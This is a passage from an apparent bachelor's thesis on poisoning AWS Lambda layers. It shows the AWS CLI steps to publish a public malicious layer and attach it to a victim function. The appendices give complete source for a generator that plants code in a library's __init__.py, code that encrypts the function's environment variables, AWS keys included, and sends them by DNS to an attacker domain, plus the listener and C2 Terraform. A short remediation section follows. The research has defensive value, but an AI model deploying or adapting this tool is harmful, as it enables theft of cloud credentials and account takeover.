
The Lambda layer is created by selecting “Create Layer” after navigating to the layers resource in the AWS Lambda Service when using AWS Console.



AWS Lambda Layers -view

Then, layer name and compatible AWS Lambda runtimes are selected. And a layer is successfully created.





After the layer is created, the attacker can run the command supplied by the code generator using the layer name supplied to AWS and their AWS account. Ideally the layer name

would be named in a convention closer to the other layers on the victim account, but for the sake of demonstration, the layer is named “thesisDemoLayer”.

```
$ aws --profile attacker lambda add-layer-version-permission --layer-name
thesisDemoLayer --version-number 1 --statement-id public --action
lambda:GetLayerVersion --principal "*"
# output:
{
    "Statement": "{\"Sid\":\"public\",\"Effect\":\"Allow\",\"Princi-
pal\":\"*\",\"Action\":\"lambda:GetLayerVersion\",\"Re-
source\":\"arn:aws:lambda:eu-north-1:896465859058:layer:thesisDemo-
Layer:1\"}",
    "RevisionId": "0849c029-89d2-47d6-ae6b-e5e1e49be735"
}
```

After the command is run, the layer becomes publicly accessible.

6.3 Starting the server listener

The server listener takes in a multitude of parameters.

- `d` – domain to exfiltrate to.
- `l` – start server listen
- `k` – encryption/decryption key (has to be the same as the one provided to code generator)
- `p` – (optional) port definition, if other than default DNS port 53.
- `u` – (optional) host, default is `''` which forces server to listen on all network interfaces
- `o` – (optional) output file, default is `lambda_output.txt` in the `output/` folder.

The server has to be run as root, due to port 53 being reserved on the system as explained in Section 5.1.3 Server configuration.

```
$ sudo python3 lambda_tool.py -l -k S9rkMVDO2QCrpN4hkuh2qa5d1yosrgZY -d
sub.getpwned.space
```

```
[*] Started DNS server listen on port 53, domain sub.getpwned.space DEBUG
KEY: S9rkMVDO2QCrpN4hkuh2qa5d1yosrgZY
```

6.4 Importing the layer

As shown in the program output in Section 6.1 Generating a malicious package. The layer is added to the victim Lambda Function.

```
$ aws --profile victim --region eu-north-1 lambda update-function-config-
uration --function-name thesis-lambda-function-pononi --layers
arn:aws:lambda:eu-north-1:896465859058:layer:thesisDemoLayer:1
# output:
{
    "FunctionName": "thesis-lambda-function-pononi",
    "FunctionArn": "arn:aws:lambda:eu-north-1:443047224680:function:the-
sis-lambda-function-pononi",
    "Runtime": "python3.9",
    "Role": "arn:aws:iam::443047224680:role/thesis-lambda-iam-pononi",
    "Handler": "python_lambda.lambda_handler",
    "CodeSize": 524,
    "Description": "",
    "Timeout": 3,
    "MemorySize": 128,
    "LastModified": "2022-05-02T15:52:25.000+0000",
    "CodeSha256": "eCDkj9jP0bhtiufuklB8n/VGAut/n2z/dXQOA62Ekk8=",
    "Version": "$LATEST",
    "TracingConfig": {
        "Mode": "PassThrough"
    },
    "RevisionId": "1562aa14-416c-4c7c-853f-a80da065b34b",
    "Layers": [
        {
            "Arn": "arn:aws:lambda:eu-north-1:896465859058:layer:the-
sisDemoLayer:1",
            "CodeSize": 10527282
        }
    ],
    "State": "Active",
    "LastUpdateStatus": "InProgress",
    "LastUpdateStatusReason": "The function is being created.",
    "LastUpdateStatusReasonCode": "Creating",
    "PackageType": "Zip"
```

```
}
```

If the Lambda Function is viewed on AWS Console, the GUI shows that a layer does indeed exist within the function.

6.5 Receiving the exfiltrated data

Because the server listener is running, the attacker has two ways of receiving the data: either by waiting until a new function container is created, or by invoking the function themselves. Generally speaking, a more cautious approach would be to wait for the “natural” invocation of the function. Once the function is invoked and a new container initialized, the Lambda Function loads the malicious layer. The malicious code encrypts, encodes, and splits the data into chunks, after which the data is sent one-by-one to the attacker.

Once all the chunks have been received and the data assembled, it is decoded, decrypted and written to a file.

```
Receiving data 79/79...

Writing data to output/lambda_output.txt
OSlSd8O4w7rCksOKw4HCmSVVw53DlCYXc0Y2w6HCu2rCqX_CksO2NcO[…SNIP…]
```

After the data has been written, the server will be waiting for a new INIT instruction, but the exfiltrated data can be read at any time after it has been written.

```
$ cat output/lambda_output.txt
environ({'AWS_LAMBDA_FUNCTION_VERSION': '$LATEST', 'AWS_SESSION_TOKEN':
'[...REDACTED...]', 'LD_LIBRARY_PATH':
'/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:
/var/task/lib:/opt/lib', 'LAMBDA_TASK_ROOT': '/var/task',
'AWS_LAMBDA_LOG_GROUP_NAME': '/aws/lambda/thesis-lambda-function-pononi',
'AWS_LAMBDA_RUNTIME_API': '127.0.0.1:9001', 'AWS_LAMBDA_LOG_STREAM_NAME':
'2022/05/02/[$LATEST]bcafb0cd67af40c4a64b9243a7fb36d0', 'AWS_EXECU-
TION_ENV': 'AWS_Lambda_python3.9', 'AWS_LAMBDA_FUNCTION_NAME': 'thesis-
lambda-function-pononi', 'AWS_XRAY_DAEMON_ADDRESS':
'169.254.79.129:2000', 'PATH': '/var/lang/bin:/usr/lo-
cal/bin:/usr/bin/:/bin:/opt/bin', 'AWS_DEFAULT_REGION': 'eu-north-1',
'PWD': '/var/task', 'AWS_SECRET_ACCESS_KEY': '[...REDACTED...]', 'LANG':
'en_US.UTF-8', 'LAMBDA_RUNTIME_DIR': '/var/runtime', 'AWS_LAMBDA_INITIAL-
IZATION_TYPE': 'on-demand', 'TZ': ':UTC', 'AWS_REGION': 'eu-north-1',
'AWS_ACCESS_KEY_ID': '[...REDACTED...]', 'SHLVL': '0', '_AWS_XRAY_DAE-
MON_ADDRESS': '169.254.79.129', '_AWS_XRAY_DAEMON_PORT': '2000',
'AWS_XRAY_CONTEXT_MISSING': 'LOG_ERROR', '_HANDLER': 'py-
thon_lambda.lambda_handler', 'AWS_LAMBDA_FUNCTION_MEMORY_SIZE': '128',
'PYTHONPATH': '/var/runtime'})
```

As highlighted in the output, a default AWS Lambda configuration stores the session token, secret access key, and access key ID in the environment variables, these can be used to assume the identity and permissions of the AWS Lambda function.

Once these are acquired, and perhaps the permissions and policies applied on the Lambda Function, the attacker can use these keys to escalate their privileges within the victim AWS account.

7 Remediation

An implementation of Amazon Route 53, and Route53 DNS Resolver Firewall with an allowlist would allow for an AWS account to manage the domains contacted. This is especially the case with AWS Lambda – since there is visibility into the domains used in the Lambda source code. (AWS Documentation, Route 53 Resolver DNS Firewall). This could serve as a stricter and less versatile remediation mechanism for smaller organizations.

A more sophisticated approach would be to implement Route53 and Route53 DNS Resolver Firewall with logging with CloudWatch Contributor Insights and Anomaly detection in order to have a more control over which domains should be blocked, allowed, or monitored. (Fowler & Mushtaq, 2021)

An additional measure, would be to restrict layers to be imported only from certain accounts, example policy:

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "ConfigureFunctions",
            "Effect": "Allow",
            "Action": [
                "lambda:CreateFunction",
                "lambda:UpdateFunctionConfiguration"
            ],
            "Resource": "*",
            "Condition": {
                "ForAllValues:StringLike": {
                    "lambda:Layer": [
                        "arn:aws:lambda:*:123456789012:layer:*:*"
                    ]
                }
            }
        }
    ]
}
```

(AWS Documentation, Identity-based IAM policies for Lambda, Layer development and use s.a.)

8 Conclusion

With the access keys in the possession of the attacker, the attacker could use the permissions assigned to the Lambda function to either continue escalating their privileges further in the target account, or possibly use the newly found access to read databases on the account if that was the objective of the attack.

This research aimed to answer the questions whether supply chain poisoning attacks could be consistently generated and whether the PoC constructed for this research could be used as an actual offensive security tool. The researcher came to the conclusion, that yes, the tool could fulfill consistent generation and that the PoC at this stage could be used as an offensive security tool – as long as the Lambda function happens to be written in Python 3 and the prerequisites are met.

The development on the tool – as stated previously – will be continued by the researcher after this thesis, and additional languages and functionalities will be introduced. As mentioned in the beginning of the thesis, the research was conducted to establish a theoretical background for the tool, and to construct a Proof of Concept.

The researcher gained a solid understanding on AWS Lambda layers, code generation, DNS exfiltration, and supply chain poisoning attacks, and will continue to utilize this knowledge in their professional career.

Furthermore, the researcher felt confident with the fact that the objectives set in this research were achieved and the research questions were answered. The PoC demonstrated proved that it can generate malicious libraries for AWS Lambda functions with Python 3 runtimes and exfiltrate sensitive data from them. The PoC on itself can be used as a legitimate offensive security tool, although in very specific circumstances.

9 References

AWS, About AWS, URL: https://aws.amazon.com/about-aws/ Accessed: 14 March 2022

AWS, AWS Lambda, URL: https://aws.amazon.com/lambda/?c=ser&sec=srv Accessed: 14 March 2022

AWS, Manage IAM Permissions, URL: https://aws.amazon.com/iam/features/manage-permissions/ Accessed: 18 May 2022

AWS Documentation, IAM Identities, URL: https://docs.aws.amazon.com/IAM/latest/UserGuide/id.html Accessed: 18 May 2022

AWS Documentation, Identity-based IAM policies for Lambda, Layer development and use, URL: https://docs.aws.amazon.com/lambda/latest/dg/access-control-identity-based.html#permissions-user-layer Accessed: 4 May 2022

AWS Documentation, Lambda, Creating and sharing Lambda layers, URL: https://docs.aws.amazon.com/lambda/latest/dg/configuration-layers.html Accessed: 2 May 2022

AWS Documentation, Managing access keys for IAM users, URL: https://docs.aws.amazon.com/IAM/latest/UserGuide/id_credentials_access-keys.html Accessed: 19 May 2022

AWS Documentation, Route 53 Developer Guide, Route 53 Resolver DNS Firewall, URL: https://docs.aws.amazon.com/Route53/latest/DeveloperGuide/resolver-dns-firewall.html Accessed: 5 May 2022

AWS Documentation, Lambda, UpdateFunctionConfiguration, URL: https://docs.aws.amazon.com/lambda/latest/dg/API_UpdateFunctionConfiguration.html Accessed: 2 May 2022

Bibek A. 2020, Building Serverless Application with AWS Lambda, Bachelor's thesis. Metropolia University of Applied Sciences, Bachelor of Engineering. pp. 21-22. URL: https://www.theseus.fi/bitstream/handle/10024/340512/Building%20Serverless%20Application%20with%20AWS%20Lambda%20.pdf?sequence=2&isAllowed=y Accessed: 11 March 2022

Borshchov I. 2021, DNS exfiltration of data: step-by-step simple guide, hinty.io, URL: https://hinty.io/devforth/dns-exfiltration-of-data-step-by-step-simple-guide/ Accessed: 25 April 2022

Center for Internet Security, The SolarWinds Cyber-Attack: What You Need to Know. URL: https://www.cisecurity.org/solarwinds Accessed: 15 March 2022

Eyk E., Iosup A., Seif S. & Thömmes M. 2017. The SPEC cloud group's research vision on FaaS and serverless architectures. pp. 2. URL: https://www.researchgate.net/publication/321065955_The_SPEC_cloud_group%27s_research_vision_on_FaaS_and_serverless_architectures Accessed: 12 March 2022

Fowler D., Mushtaq R., 2021, Using Route 53 Resolver DNS Firewall Logs with CloudWatch Contributor Insights and Anomaly Detection, Architecture, AWS Blogs, URL: https://aws.amazon.com/blogs/networking-and-content-delivery/using-route-53-resolver-dns-firewall-logs-with-cloudwatch-contributor-insights-and-anomaly-detection/?mscl-kid=8be01c3dcd4011ecb18af0fdbfe1ca44 Accessed: 5.5.2022

Handy A. 2014. Amazon Introduces Lambda, Containers at AWS re:Invent, SD Times. URL: https://sdtimes.com/amazon/amazon-introduces-lambda-containers/ Accessed: 14 March 2022

Hutchins M., Cloppert M. & Amin R. 2011, Intelligence-Driven Computer Network Defence Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains, Lockheed Martin Corporation, pp 4-5. URL: https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/LM-White-Paper-Intel-Driven-Defense.pdf Accessed: 16 March 2022

Kulakow S. 2001, NetBus 2.1, is it still a Trojan horse or an actual valid remote control administration tool? SANS Institute. pp. 4. URL: https://sansorg.egnyte.com/dl/ZYkhJVghTZ Accessed: March 15 2022

Levy E. 2003, Poisoning the software supply chain, IEEE Security & Privacy, 1, 3, pp. 70-73. URL: https://ieeexplore.ieee.org/abstract/document/1203227 Accessed: 11 March 2022

Lukka K. 2003, Case study research in logistics, Publications of the Turku School of economics and Business Administration, pp. 83-101. URL: https://www.researchgate.net/publication/247817908_The_Constructive_Research_Approach Accessed on 14 February 2022

Massacci, F., & Jaeger, T. (2021). SolarWinds and the Challenges of Patching: Can We Ever Stop Dancing With the Devil?. IEEE Security & Privacy, 19(2), pp. 14-19. URL: https://escholarship.org/content/qt0m27w0hf/qt0m27w0hf.pdf Accessed: 16 March 2022

Mell, P. & Grance, T. 2011. The NIST Definition of Cloud Computing, NIST. URL: https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-145.pdf Accessed: 11 March 2022

Mockapetris P., 1987, RFC 1035, URL: https://www.ietf.org/rfc/rfc1035.txt Accessed on: 28 April 2022

Ohm M., Plate H., Sykosch A. & Meier M. 2020. Backstabber's Knife Collection: A Review of Open Source Software Supply Chain Attacks. In: Maurice C., Bilge L., Stringhini G. & Neves N. (eds) Detection of Intrusions and Malware, and Vulnerability Assessment. DIMVA 2020. Lecture Notes in Computer Science, vol 12223. Springer, Cham. URL: https://doi.org/10.1007/978-3-030-52683-2_2 Accessed: 15 March 2022

Willett M. 2021. Lessons of the SolarWinds Hack, Survival, 63, 2, pp. 7-26. URL: https://www.tandfonline.com/doi/full/10.1080/00396338.2021.1906001 Accessed: 16 March 2022

Thompson K. & Ritchie D. 1971. Unix Programmer's Manual, Bell-Labs, System calls, part 1, SYS CHOWN. URL: https://www.bell-labs.com/usr/dmr/www/man21.pdf Accessed: 15 March 2022

Thompson K. 1984. Reflections on Trusting Trust, Turing Awards Lecture, Communications with the ACM, 27, 8, pp. 761-763. URL: https://www.cs.cmu.edu/~rdriley/487/papers/Thompson_1984_ReflectionsonTrustingTrust.pdf Accessed: 15 March 2022

Wikipedia, RC4 Implémentation, URL: https://fr.wikipedia.org/wiki/RC4#Impl%C3%A9mentation Accessed: 22 April 2022

Appendices

Appendix 1. Tool source code

lambda_tool.py

```
import argparse
from modules import server, generator, rc4
from base64 import b64decode

parser = argparse.ArgumentParser(description='Malicious package generator
for AWS Lambda. Generate a malicious package using a library imported by
an AWS Lambda function, then start the server listener.')
parser.add_argument('-u', '--host', default='', metavar='HOST', type=str,
help='host ip address to listen on. leave blank if you want to listen on
all interfaces')
parser.add_argument('-p', '--port', default=53, metavar="PORT", type=int,
help="port to listen on, default: 53 for dns exfil")
parser.add_argument('-l', '--listen', default=False, action:'store_true',
help='start server listen. values')
parser.add_argument('-lb', '--library', default='boto3', type=str,
help='library to create a layer from. default: boto3')
parser.add_argument('-g', '--generate', default=False, ac-
tion='store_true', help='generate payload in python3')
parser.add_argument('-gk', '--genkey', default=False, ac-
tion='store_true', help='generate key for encryption')
parser.add_argument('-k', '--key', type=str, help='encryption key, either
str or base64 encoded')
parser.add_argument('-d', '--domain', type=str, help='domain name to ex-
filtrate data to')
parser.add_argument('-o', '--output', default="lambda_output.txt",
type=str, help='filename to write exfiltrated data to in ./output/. de-
fault: lambda_output.txt')



args = parser.parse_args()

HOST=args.host # laddr values, setting host to '' would listen on all in-
terfaces
PORT=args.port # decided to go with dns data exfil for PoC, because still
popular and useful, keeping this here for further development
KEY = ''
```

```
FILENAME=args.output
DOMAIN_NAME = args.domain
LIB = args.library

def main(): # work in progress
    try:
        if args.genkey:
            KEY = rc4.generate_key()
        elif args.key:
            try:
                KEY = b64decode(bytes(args.key.encode())).decode()
            except:
                KEY = args.key
    except Exception as e:
        print(e)

    if args.generate:
        generator.generate(LIB, KEY, DOMAIN_NAME) # this will take in
params for host and port for generated code
    if args.listen:
        server.wait_for_connection(HOST, PORT, DOMAIN_NAME, FILENAME,
KEY)


if __name__ == "__main__":
    main()
```

generator.py

```
from modules import rc4
from os import system
from time import sleep

def generate(LIB, KEY, DOMAIN_NAME):
    out_dir = 'output/python'
    print('[*] Installing library to {}...'.format(out_dir))
    system('pip3 install -t {} {}'.format(out_dir.strip(';'),
LIB.strip(';')))

    code = """
from base64 import urlsafe_b64encode as urlb64encode
from textwrap import wrap # https://docs.python.org/3/li-
brary/textwrap.html
import os
from dnslib import *

def rc4_crypt(key, text):
    state = list(range(256)) # initializing permutation table
    x = y = 0

    # Key schedule
    for i in range(256):
        x = (ord(key[i % len(key)]) + state[i] + x) & 0xFF
        state[i], state[x] = state[x], state[i]
    x = 0

    # Encryption / Decryption
    output = [None]*len(text)
    for i in range(len(text)):
        x = (x + 1) & 0xFF
        y = (state[x] + y) & 0xFF
        state[x], state[y] = state[y], state[x]
        output[i] = chr((ord(text[i]) ^ state[(state[x] + state[y]) &
0xFF]))
    return ''.join(output)
try:
    key = "{}"
    domain = "{}"
```

```
    q = str("INIT."+str(len(wrap(urlb64encode(bytes(rc4_crypt(key,
str(os.environ)).encode()))).decode().rstrip("="),50))-1)+"."+domain)
    DNSRecord.question(q,"TXT").send("1.1.1.1", 53, tcp=True, timeout=1)
    chunkno = 0

    for chunk in wrap(urlb64encode(bytes(rc4_crypt(key, str(os.envi-
ron)).encode()))).decode().rstrip("="),50):
        data = str(chunkno) + "." + chunk + "." + domain
        DNSRecord.question(data,"TXT").send("1.1.1.1", 53, tcp=True,
timeout=1)
        chunkno += 1
except:
    pass
""".format(KEY, DOMAIN_NAME)

    print("[*] Done.")
    print("[*] Installing dnslib to the {} folder for DNS exfiltra-
tion...".format(out_dir.strip(";")))
    system("pip install -t {} dnslib".format(out_dir.strip(";")))
    print("[*] Writing to library __init__.py...")
    init_file = "{}/{}/__init__.py".format(out_dir.strip(";"),
LIB.strip(";"))
    with open(init_file, "a") as out:
        out.write(code)

    print('[!] Next, zip the folder called "python" in "output".')
    sleep(1)
    print('[!] Upload it to attacker account as a Lambda layer.')
    print('[!] Run: aws lambda add-layer-version-permission --layer-name
<name-supplied-in-aws> --version-number 1 --statement-id public --action
lambda:GetLayerVersion --principal "*"')
    print('[!] As victim, run this: aws lambda update-function-configura-
tion --function-name <victim-function-name> --layers arn:aws:lambda:RE-
GION:ATTACKER-ACCOUNT-ID:layer:{}:1'.format(LIB.strip(";")))
    print('[!] Happy hunting!')
```

server.py

```
import socket
from base64 import urlsafe_b64decode as urlb64decode
from datetime import datetime
from dnslib import *
from modules import rc4
```

```
## https://github.com/Arno0x/DNSExfiltrator/blob/master/dnsexfiltrator.py
<- primary source, along with socket documentation

# or even this: https://x-c3ll.github.io/posts/DNS-endpoint-exfiltration/

# https://wiki.python.org/moin/UdpCommunication
def wait_for_connection(HOST, PORT, DOMAIN_NAME, FILENAME, KEY):
    with socket.socket(socket.AF_INET, socket.SOCK_DGRAM) as s:
        s.bind((HOST,PORT))
        print(f'[*] Started DNS server listen on port {PORT}, domain {DO-
MAIN_NAME} DEBUG KEY: {KEY}') # Key kept in output for future development
        data = ''
        chunk_index = 0

        while True:
            byte_data, addr = s.recvfrom(1024) # possibly just this

            try: # work on decryption and "compiling" into coherent mass
                request = DNSRecord.parse(byte_data)

                # https://datatracker.ietf.org/doc/html/rfc1035 3.2.2 p12
                if request.q.qtype == QTYPE.TXT:
                    # Get query name
                    qname = str(request.q.qname)

                    # Check if initialization request
                    if qname.upper().startswith('INIT.'): # have to make
a INIT call that tells the size and amount of chunks
                        message_parts = qname.split('.')
                        chunk_amount = int(message_parts[1])

                        # Reset variables for new receival
                        data = ''
                        chunk_index = 0

                        # Reply to query
                        reply = DNSRecord(DNSHeader(id=request.header.id,
qr=1, aa=1, ra=1), q=request.q)
                        reply.add_answer(RR(request.q.qname, QTYPE.TXT,
rdata=TXT('OK')))
                        s.sendto(reply.pack(), addr)
```

```
                    # Otherwise receive chunks
                    else:
                        message = qname[0:-(len(DOMAIN_NAME)+2)] # remove
top level domain name
                        chunk_number, raw_data = message.split('.')

                        # check if the chunk the one expected sequen-
tially
                        if int(chunk_number) == chunk_index:
                            data += raw_data #.replace('.','')
                            chunk_index += 1
                            print('Receiving data {}/{}...'.for-
mat(chunk_number, chunk_amount))

                        # Acknowledge received chunk whether it came se-
quentially or not
                        reply = DNSRecord(DNSHeader(id=request.header.id,
qr=1, aa=1, ra=1), q=request.q)
                        reply.add_answer(RR(request.q.qname, QTYPE.TXT,
rdata=TXT(chunk_number)))
                        s.sendto(reply.pack(), addr)

                        # Check whether all chunks have been received
                        if chunk_index == chunk_amount:
                            print()
                            try:
                                print("Writing data to {}".format(FILE-
NAME))
                                with open(FILENAME, 'a') as output_file:
                                    output_file.write(rc4.rc4_crypt(KEY,
padded_decode(data)))
                            except Exception as e:
                                print(e)

                                # if args.save_to_file:
                                # save_to_file
                # if query NOT TXT still reply, otherwise - what kind of
nameserver would we be?
                else:
                    reply = DNSRecord(DNSHeader(id=request.header.id,
qr=1, aa=1, ra=1), q=request.q)
```

```
                    s.sendto(reply.pack(), addr)

            except Exception as e:
                print(e)
                continue
            print(data)

# https://github.com/Arno0x/DNSExfiltrator/blob/master/dnsexfiltrator.py
fromBase64URL()
def padded_decode(b64):
    if len(b64)%4 == 3:
        return urlb64decode(bytes((b64 + '=').encode())).decode()
    elif len(b64)%4 == 2:
        return urlb64decode(bytes((b64 + '==').encode())).decode()
    else:
        return urlb64decode(bytes(b64.encode())).decode()
```

rc4.py

```
from random import choices
from string import ascii_letters, digits, punctuation
from base64 import b64encode, b64decode # remove decode when done testing

def generate_key():
    print("Generating key for encryption...")

    key_length = 32
    key = ''.join(choices(ascii_letters + digits, k=key_length))

    print("Done.")
    print("Generated key:", key)
    print("Generated key base64 encoded:", b64encode(bytes(key.en-
code())).decode())
    return key



# based on https://fr.wikipedia.org/wiki/RC4#Impl%C3%A9mentation

def rc4_crypt(key, text):
    state = list(range(256)) # initializing permutation table
    x = y = 0
```

```
    # Key schedule
    for i in range(256):
        x = (ord(key[i % len(key)]) + state[i] + x) & 0xFF
        state[i], state[x] = state[x], state[i]
    x = 0

    # Encryption / Decryption
    output = [None]*len(text)
    for i in range(len(text)):
        x = (x + 1) & 0xFF
        y = (state[x] + y) & 0xFF
        state[x], state[y] = state[y], state[x]
        output[i] = chr((ord(text[i]) ^ state[(state[x] + state[y]) &
0xFF]))
    return ''.join(output)
```

Appendix 2. Terraform / Testing environment source code

C&C terraform code (sensitive variables not included)

```
provider "aws"{
  region = "eu-north-1"
  shared_credentials_file = var.credentials_path
  profile = "saml"
  default_tags {
    tags = {
      CostCenter = var.cost_center
      Contact = var.email
      DeploymentName = "thesis-pononi"
    }
  }
}

resource "aws_instance" "thesis_c2_server"{
  instance_type = "t3.micro"
  ami = "ami-092cce4a19b438926"
  vpc_security_group_ids = [aws_security_group.c2_instance.id]
  key_name = "aws_pub_key"

  tags = {
    Name = "thesis-c2-server-pononi"
  }
}

resource "aws_security_group" "c2_instance"{
  tags = {
    Name = "thesis-c2-server-sg-pononi"
  }
  ingress{ # DNS
    from_port = 53
    to_port = 53
    protocol = "udp"
    cidr_blocks = ["0.0.0.0/0"]
  }
  ingress{ # SSH only from own machine
    from_port = 22
    to_port = 22
```

```
    protocol = "tcp"
    cidr_blocks = [var.remote_ip]
  }

  # Allow all outbound requests
  egress{
    from_port = 0
    to_port = 0
    protocol = "-1"
    cidr_blocks = ["0.0.0.0/0"]
  }
}

resource "aws_key_pair" "aws_pub_key"{
  key_name = "aws_pub_key"
  public_key = var.ssh_key
}

output "instance_ip" {
  description = "The public IP of the EC2 instance."
  value       = aws_instance.thesis_c2_server.public_ip
}

data "aws_vpc" "default"{
  default = true
}

data "aws_subnet_ids" "default"{
  vpc_id = data.aws_vpc.default.id
}

variable "credentials_path" {
  description = "Path to aws credentials file."
  type = string
}

variable "email" {
  description = "My email."
  type = string
}

variable "cost_center" {
```

```
  description = "Cost center for the resources."
  type = number
}

variable "remote_ip" {
  description = "IP address for remote connection over ssh."
  type = string
}

variable "ssh_key" {
  description = "SSH public key for ssh connection to EC2 instance."
  type = string
}
```

AWS Lambda function terraform source

```
provider "aws"{
  region = "eu-north-1"
  shared_credentials_file = var.credentials_path
  profile = "saml"
  default_tags {
    tags = {
      CostCenter = var.cost_center
      Contact = var.email
      DeploymentName = "thesis-pononi"
    }
  }
}

data "archive_file" "lambda-zip" {
  type = "zip"
  source_dir = "app"
  output_path = "python_lambda.zip"
}

resource "aws_iam_role" "lambda-iam" {
   name = "thesis-lambda-iam-pononi"

   assume_role_policy = <<EOF
{
  "Version": "2012-10-17",
```

```
  "Statement" : [
   {
       "Action": "sts:AssumeRole",
       "Principal": {
         "Service": "lambda.amazonaws.com"
       },
       "Effect": "Allow",
       "Sid": ""
     }
   ]
 }
EOF
}

resource "aws_lambda_function" "terra-lambda" {
  filename = "python_lambda.zip"
  function_name = "thesis-lambda-function-pononi"
  role = aws_iam_role.lambda-iam.arn
  handler = "python_lambda.lambda_handler"

  source_code_hash = data.archive_file.lambda-zip.output_base64sha256

  runtime= "python3.9"
}

resource "aws_apigatewayv2_api" "lambda-api" {
  name = "v2-http-api"
  protocol_type = "HTTP"
}

resource "aws_apigatewayv2_stage" "lambda-stage" {
  api_id = aws_apigatewayv2_api.lambda-api.id
  name = "$default"
  auto_deploy = true
}

resource "aws_apigatewayv2_integration" "lambda-integration" {
  api_id = aws_apigatewayv2_api.lambda-api.id
  integration_type = "AWS_PROXY"

  integration_method = "POST"
  integration_uri = aws_lambda_function.terra-lambda.invoke_arn
```

```
  passthrough_behavior = "WHEN_NO_MATCH"
}

resource "aws_apigatewayv2_route" "lambda-route" {
  api_id = aws_apigatewayv2_api.lambda-api.id
  route_key = "GET /{proxy+}"
  target = "integrations/${aws_apigatewayv2_integration.lambda-integra-
tion.id}"
}

resource "aws_lambda_permission" "api-gw" {
  statement_id = "AllowExecutionFromAPIGateway"
  action = "lambda:InvokeFunction"
  function_name = aws_lambda_function.terra-lambda.function_name
  principal = "apigateway.amazonaws.com"

  source_arn = "${aws_apigatewayv2_api.lambda-api.execution_arn}/*/*/*"
}

variable "credentials_path" {
  description = "Path to aws credentials file"
  type = string
}

variable "email" {
  description = "My email"
  type = string
}

variable "cost_center" {
  description = "Cost center for the resources"
  type = number
}
```

app/lambda_function.py

```
import json, urllib3, boto3

def lambda_handler(event, context):
    http = urllib3.PoolManager()
    ip = event['requestContext']['http']['sourceIp']
```

```
    city = getGeo(http, ip)
    weather = getWeather(http,city)

    return {
        'statusCode': 200,
        'body': json.dumps(weather)
    }

def getGeo(http, ip):
    url = "http://iplocate.io/api/lookup/{}".format(ip)
    response = http.request('GET', url)
    city = json.loads(response.data)
    return city["city"]

def getWeather(http, city):
    url = "http://api.weatherapi.com/v1/cur-
rent.json?key=879fecf95fa14cce9ae134657210405&q={}".format(city)
    response = http.request('GET', url)
    weather = json.loads(response.data)
    return weather
```